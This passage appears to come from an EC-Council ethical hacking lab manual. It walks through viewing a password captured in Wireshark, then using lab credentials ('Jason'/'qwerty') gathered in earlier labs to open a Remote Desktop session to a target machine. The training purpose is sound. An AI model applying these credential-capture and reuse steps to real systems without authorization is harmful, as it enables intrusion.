


Figure 2.1.12: Wireshark: displaying the captured password

20. Close the **Wireshark** window.
21. Navigate to the **Windows 10** virtual machine, close the web browser, and sign out from the **Admin** account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Capture Remote Network Traffic Using Wireshark

22. Switch back to the **Windows Server 2019** virtual machine.
23. Click the **Type here to search** icon ( ) at the bottom of **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Figure 2.1.13: Selecting Search

24. The **Remote Desktop Connection** dialog-box appears; click **Show Options**.

Note: If some previously accessed IP address appears in the **Computer** field, delete it.




Figure 2.1.14: Remote Desktop Connection dialog box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. The dialog-box expands; under the **General** tab, type **10.10.10.10** in the **Computer** field and **Jason** in the **User name** field; click **Connect**.

Note: The IP address and username might differ in your lab environment. The target system credentials (**Jason** and **qwerty**) we are using here are obtained in the previous labs.




Figure 2.1.15: Connecting to remote desktop

26. The **Windows Security** pop-up appears. Enter **Password** (**qwerty**) and click **OK**.




Figure 2.1.16: Entering credentials

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Remote Desktop Connection** pop-up appears; click **Yes.**




Figure 2.1.17: Establishing Remote Desktop Connection

28. A remote connection to the target system (**Windows 10**) appears, as shown in the screenshot.




Figure 2.1.18: Remote Desktop Connection successfully established

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Click **Type here to search** at the bottom of **Desktop** and type **Control**. Click **Control Panel** from the results.

